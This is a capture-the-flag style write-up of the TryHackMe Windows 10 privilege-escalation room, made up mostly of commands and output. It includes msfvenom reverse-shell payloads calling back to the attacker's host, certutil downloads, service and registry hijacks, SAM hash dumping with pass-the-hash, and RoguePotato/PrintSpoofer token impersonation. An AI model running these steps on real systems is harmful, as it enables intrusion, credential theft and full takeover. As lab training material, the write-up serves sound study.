


# TryHackMe — Windows 10 PrivEsc

---

## TryHackMe — Windows 10 PrivEsc

---

Room link: <https://tryhackme.com/room/windows10privesc>



## Generating a reverse shell

Using msfvenom, I generated a reverse-shell payload, transferred it to the target, and ran it:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.155.188 LPORT=53 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```

```
C:\Users\user>certutil -urlcache -f http://192.168.155.188/reverse.exe C:\PrivEsc\reverse.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\Users\user> C:\PrivEsc\reverse.exe
```

```
$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.179.230] 49909
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\user>
```

It's worth noting that I connect the reverse shell specifically on port 53, the port DNS uses, so the firewall doesn't block connections on unfamiliar ports.

## Service exploits — insecure service permissions

Using the accesschk.exe utility, I analyzed the permissions of the current **user** account with respect to the **daclsvc** service. I found the **SERVICE\_CHANGE\_CONFIG** permission, which allows a regular user to edit the service's configuration.

```

C:\Users\user>C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
    SERVICE_QUERY_STATUS          pos
    SERVICE_QUERY_CONFIG          pos
    SERVICE_CHANGE_CONFIG        pos
    SERVICE_INTERROGATE          pos
    SERVICE_ENUMERATE_DEPENDENTS pos
    SERVICE_START                 pos
    SERVICE_STOP                  pos
    READ_CONTROL                  pos

C:\Users\user>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_NAME           : 3   DEMAND_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : "C:\Program Files\DACL Service\daclservice.exe"
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : DACL Service
        DEPENDENCIES         :
        SERVICE_START_NAME  : LocalSystem

```

Using the following command, I overwrote the service's binary path parameter, pointing it to my malicious **C:.exe** instead of the original program:

```

C:\Users\user>sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\"
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\"
[SC] ChangeServiceConfig SUCCESS

```

After starting the service with **net start daclsvc**, the OS executed the substituted file **reverse.exe** as SYSTEM:

```

C:\Users\user>net start daclsvc
net start daclsvc

```

```

L$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.154.16] 49922
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

## Service exploits — unquoted service path

Using the **sc qc unquotedsvc** command, I checked the configuration of the unquotedsvc service. It turned out to run with SYSTEM privileges, and its file path contains spaces and is not enclosed in quotes.

Using the accesschk.exe utility, I found that the **BUILTIN\* group has write permission in the intermediate directory C:FilePath Service\*\***.

I copied my file reverse.exe there and renamed it to **Common.exe**, to hijack the OS's execution priority.

After starting the service with **net start unquotedsvc**, Windows automatically executed my file **Common.exe** as SYSTEM instead of the original program.

```

C:\Users\user>sc qc unquotedsvc
sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Unquoted Path Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem

C:\Users\user>C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\Program Files\Unquoted Path Service
Medium Mandatory Level (Default) [No-Write-Up]
RW BUILTIN\Users
RW NT SERVICE\TrustedInstaller
RW NT AUTHORITY\SYSTEM
RW BUILTIN\Administrators

C:\Users\user>copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
        1 file(s) copied.

C:\Users\user>net start unquotedsvc
net start unquotedsvc

```

```

(kali㉿kali)-[/tmp]
$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.154.16] 49981
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

## Service exploits — weak registry permissions

Using **sc qc regsvc**, I checked the configuration of the regsvc service and confirmed it runs with the highest SYSTEM privileges.

Using the **accesschk.exe** utility, I analyzed access rights to this service's registry key. I found that the **\*\*NT AUTHORITY\*** group has write and modify permission on this key.

Using the **reg add** utility, I overwrote the **ImagePath** registry parameter, pointing it to my own **Ci.exe** instead of the original file.

After starting the service with **net start regsvc**, the OS referred to the modified registry entry and executed my file **reverse.exe** as **SYSTEM**.

```

C:\Users\user>sc qc regsvc
sc qc regsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Insecure Registry Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem

C:\Users\user>C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
HKLM\System\CurrentControlSet\Services\regsvc
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
    KEY_ALL_ACCESS
RW BUILTIN\Administrators
    KEY_ALL_ACCESS
RW NT AUTHORITY\INTERACTIVE
    KEY_ALL_ACCESS

C:\Users\user>reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
The operation completed successfully.

C:\Users\user>net start regsvc
net start regsvc

```

```

$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.173.123] 49785
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

## Service exploits — insecure service executables

Using the **sc qc filepermsvc** command, I checked the configuration of the filepermsvc service. It runs with SYSTEM privileges.

Using the accesschk.exe utility, I analyzed access rights on the service's binary file itself. It turned out the original file **filepermservice.exe** is writable and modifiable by all users.

Using the **copy** command with the **/Y** flag, I overwrote the legitimate executable, replacing it with my own **C:.exe**.

After starting the service with **net start filepermsvc**, the OS executed the replaced file as SYSTEM, resulting in a reverse shell.

```
sc qc filepermsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_NAME           : 3    DEMAND_START
        ERROR_CONTROL        : 1    NORMAL
        BINARY_PATH_NAME     : "C:\Program Files\File Permissions Service\filepermservice.exe"
        LOAD_ORDER_GROUP    :
        TAG                  : 0
        DISPLAY_NAME         : File Permissions Service
        DEPENDENCIES         :
        SERVICE_START_NAME  : LocalSystem

C:\Users\User>C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\Program Files\File Permissions Service\filepermservice.exe
Medium Mandatory Level (Default) [No-Write-Up]
RW Everyone
FILE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
FILE_ALL_ACCESS
RW BUILTIN\Administrators
FILE_ALL_ACCESS
RW WIN-QBA94KB3IOF\Administrator
FILE_ALL_ACCESS
RW BUILTIN\Users
FILE_ALL_ACCESS

C:\Users\User>copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y
copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y
1 file(s) copied.
```

```
(kali㉿kali)-[/tmp]
$ nc -lvp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.173.123] 49812
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## Registry — Autoruns

Using the **reg query** command, I queried the registry to check the list of programs that start automatically.

Using the accesschk.exe utility, I analyzed access rights on the discovered autorun files, and found that one of them (**program.exe**) is writable by all users.

Using the **copy** command with the **/Y** flag, I replaced this legitimate file with my own **C:.exe**.

To trigger the code, I restarted the Windows machine and initiated a new RDP session using rdesktop, which made the OS automatically execute the replaced file with admin rights during login.



```

C:\Users\user>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SecurityHealth REG_EXPAND_SZ %windir%\system32\SecurityHealthSystray.exe
My Program REG_SZ "C:\Program Files\Autorun Program\program.exe"

C:\Users\user>C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\Autorun Program\program.exe
Medium Mandatory Level (Default) [No-Write-Up]
RW Everyone
FILE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
FILE_ALL_ACCESS
RW BUILTIN\Administrators
FILE_ALL_ACCESS
RW WIN-QBA94KB3IOF\Administrator
FILE_ALL_ACCESS
RW BUILTIN\Users
FILE_ALL_ACCESS

C:\Users\user>copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
1 file(s) copied.

```

```

$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.154.16] 49922
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

## Registry — AlwaysInstallElevated

Using the **reg query** command, I queried the registry to check for the AlwaysInstallElevated keys. It turned out both keys are set to 1 (0x1), which allows any user to install .msi packages with SYSTEM privileges.

On Kali, I used msfvenom to generate a **reverse.msi** and dropped it on the target in the **C:\** folder.

Then I obtained a reverse shell as follows:

```

C:\Users\user>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1

C:\Users\user>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1

$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.155.188 LPORT=53 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi

```

```

C:\Users\user>C:\PrivEsc\reverse.msi
C:\PrivEsc\reverse.msi

```

```

$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.173.123] 49964
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

## Passwords — Registry

I queried the registry under the **winlogon** key. In the output I found the username (DefaultUserName REG\_SZ admin), but the password parameter itself was absent.

```
AutoRestartShell REG_DWORD 0x1
Background REG_SZ 0 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DefaultDomainName REG_SZ
DefaultUserName REG_SZ admin
DisableBackButton REG_DWORD 0x1
EnableSIHostIntegration REG_DWORD 0x1
ForceUnlockLogon REG_DWORD 0x0
LegalNoticeCaption REG_SZ
LegalNoticeText REG_SZ
PasswordExpiryWarning REG_DWORD 0x5
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343C5AF16}
ReportBootOk REG_SZ 1
Shell REG_SZ explorer.exe
ShellCritical REG_DWORD 0x0
ShellInfrastructure REG_SZ sihost.exe
SiHostCritical REG_DWORD 0x0
SiHostReadyTimeOut REG_DWORD 0x0
SiHostRestartCountLimit REG_DWORD 0x0
SiHostRestartTimeGap REG_DWORD 0x0
Userinit REG_SZ C:\Windows\system32\userinit.exe,
VMApplet REG_SZ SystemPropertiesPerformance.exe /pagefile
WinStationsDisabled REG_SZ 0
scremoveoption REG_SZ 0
DisableCAD REG_DWORD 0x1
LastLogOffEndTimePerfCounter REG_QWORD 0x2372fcc57
ShutdownFlags REG_DWORD 0x7
AutoAdminLogon REG_SZ 0
AutoLogonSID REG_SZ S-1-5-21-3025105784-3259396213-1915610826-1001
```

So I used the default one — **password123**

## Passwords — saved credentials

I enumerated saved credentials on the machine, obtained a password, and launched a reverse shell:

```
C:\Users\User>cmdkey /list
cmdkey /list

Currently stored credentials:

Target: WindowsLive:target=virtualapp/didlogical
Type: Generic
User: 02nfpgrklkitqatu
Local machine persistence

Target: Domain:interactive=WIN-QBA94KB3IOF\admin
Type: Domain Password
User: WIN-QBA94KB3IOF\admin

C:\Users\User>runas /savecred /user:WIN-QBA94KB3IOF\admin "C:\PrivEsc\reverse.exe"
runas /savecred /user:WIN-QBA94KB3IOF\admin "C:\PrivEsc\reverse.exe"
```

```
$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.173.123] 50071
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## Passwords — SAM

I transferred the SAM and SYSTEM files to my own host and extracted the NTLM hashes:

```
C:\Users\user>net use Z: \\192.168.155.188\share /user:admin pass
net use Z: \\192.168.155.188\share /user:admin pass
The command completed successfully.

C:\Users\user>copy C:\Windows\Repair\SAM Z:\SAM
copy C:\Windows\Repair\SAM Z:\SAM
1 file(s) copied.

C:\Users\user>copy C:\Windows\Repair\SYSTEM Z:\SYSTEM
copy C:\Windows\Repair\SYSTEM Z:\SYSTEM
1 file(s) copied.
```

```
(venv)-(kali@kali)-[/tmp/creddump7]
└─$ python3 pwdump.py /tmp/SYSTEM /tmp/SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6ebaa6d5e6e601996eefe4b6048834c2 :::
user:1000:aad3b435b51404eeaad3b435b51404ee:91ef1073f6ae95f5ea6ace91c09a963a :::
admin:1001:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da :::
```

## Passwords — Pass-the-Hash

Here I simply logged into the system using the admin's hash:

```
└─$ pth-winexe -U 'admin:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da' //10.113.149.223 cmd.exe
E_md5hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH ...
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## Scheduled Tasks

I reviewed the contents of the **CleanUp.ps1** script — it runs as SYSTEM every minute and can be overwritten. I wrote a reverse-shell payload into it:

```
C:\Users\user>type C:\DevTools\CleanUp.ps1
type C:\DevTools\CleanUp.ps1
# This script will clean up all your old dev logs every minute.
# To avoid permissions issues, run as SYSTEM (should probably fix this later)

Remove-Item C:\DevTools\*.log

C:\Users\user>C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
RW C:\DevTools\CleanUp.ps1
FILE_ADD_FILE
FILE_ADD_SUBDIRECTORY
FILE_APPEND_DATA
FILE_EXECUTE
FILE_LIST_DIRECTORY
FILE_READ_ATTRIBUTES
FILE_READ_DATA
FILE_READ_EA
FILE_TRAVERSE
FILE_WRITE_ATTRIBUTES
FILE_WRITE_DATA
FILE_WRITE_EA
DELETE
SYNCHRONIZE
READ_CONTROL

C:\Users\user>echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
```

```
(venv)-(kali@kali)-[/tmp/creddump7]
└─$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.113.149.223] 50023
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```




## Insecure GUI apps

On the target, Paint runs as the **admin** user:

```
hiC:\Users\User>tasklist /V | findstr mspaint.exe
mspaint.exe                956 RDP-Tcp#0             2      62,440 K Running      WIN-QBA94KB3IOF\admin
0:00:06 Untitled - Paint
```

So, using it, you can open the **cmd.exe** file and obtain **system32**:



## Startup applications

The **BUILTIN\*** group can write files into the startup directory. I run a script that creates a new shortcut for the file **revers.exe\*\*** in the startup folder.

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
Medium Mandatory Level (Default) [No-Write-Up]
RW BUILTIN\Users
RW WIN-QBA94KB3IOF\Administrator
RW WIN-QBA94KB3IOF\admin
RW NT AUTHORITY\SYSTEM
RW BUILTIN\Administrators
R Everyone

C:\Users\User>cscript C:\PrivEsc\CreateShortcut.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
```

Starting a new session:

```
(kali㉿kali)-[/tmp]
$ rdesktop -u admin 10.113.149.223
Autoselecting keyboard map 'en-us' from locale
```

Obtaining system32 on my Kali machine:

```
(venv)-(kali㉿kali)-[/tmp/creddump7]
$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.113.149.223] 50126
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## Token impersonation



On Kali, using the **socat** utility, I set up a relay that forwards incoming RPC traffic from port 135 back to the Windows machine on port 9999.

```
$ sudo socat tcp-listen:135,reuseaddr,fork tcp:10.114.166.34:9999
[sudo] password for kali:
2026/07/08 15:05:34 socat[66105] E read(5, 0x555be5156000, 8192): Connection reset by peer
2026/07/08 15:05:34 socat[66106] E read(5, 0x555be5156000, 8192): Connection reset by peer
```

Through RDP, I opened an admin command prompt and, using **PSEXec64.exe**, ran my reverse.exe under the restricted service account **nt authority\service**, successfully catching the first shell on Kali.

```
C:\Windows\system32>C:\PrivEsc\PSEXec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
C:\Windows\system32>whoami
whoami
nt authority\local service
```

In the resulting shell, I ran the **RoguePotato.exe** exploit, specifying my Kali IP and the listener port. The exploit, through the configured socat tunnel, successfully swapped tokens, allowing the substituted file to execute and giving me a second reverse shell with full **SYSTEM** privileges.

```
C:\Windows\system32>C:\PrivEsc\RoguePotato.exe -r 192.168.155.188 -e "C:\PrivEsc\reverse.exe" -l 9999
C:\PrivEsc\RoguePotato.exe -r 192.168.155.188 -e "C:\PrivEsc\reverse.exe" -l 9999
[+] Starting RoguePotato...
[+] Creating Rogue OXID resolver thread
[+] Creating Pipe Server thread...
[+] Creating TriggerDCOM thread...
[+] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect
[+] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[+] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[+] IStorageTrigger written:112 bytes
[+] SecurityCallback RPC call
[+] ServerAlive2 RPC call
[+] SecurityCallback RPC call
[+] ResolveOxid2 RPC call, this is for us!
[+] ResolveOxid2: returned endpoint binding information = ncacn_np:localhost/pipe/RoguePotato[\pipe\epmapper]
[+] Client connected!
[+] Got SYSTEM Token!!!
[+] Token has SE_ASSIGN_PRIMARY_NAME, using CreateProcessAsUser() for launching: C:\PrivEsc\reverse.exe
[+] RoguePotato gave you the SYSTEM powerz :D
```

```
(kali@kali) [/tmp]
$ nc -lvnp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.166.34] 49882
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

## Token impersonation (2)

Using **PSEXec64.exe**, I ran my reverse.exe in the context of the service account **nt authority\service**, successfully catching the first reverse shell on Kali.

```
C:\PrivEsc\reverse.exe exited on WIN-QBA94KB3IOF with error code 0.

C:\Windows\system32>C:\PrivEsc\PSEXec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

I set up a new netcat listener on the attacking machine. In the service shell, I ran the **PrintSpoofer.exe** exploit, specifying the path to the reverse.exe payload with the **-c** flag.

```

(kali@kali) [/tmp]
$ nc -lvp 53
listening on [any] 53 ...
10.114.166.34: inverse host lookup failed: Unknown host
connect to [192.168.155.188] from (UNKNOWN) [10.114.166.34] 49916
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK

```

The exploit successfully triggered the local named pipe of the print spooler service, exploited the **SeImpersonate** privilege, and executed my file, giving a second reverse shell already with **SYSTEM** rights.

```

(kali@kali) [/tmp]
$ nc -lvp 53
listening on [any] 53 ...
connect to [192.168.155.188] from (UNKNOWN) [10.114.166.34] 49918
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```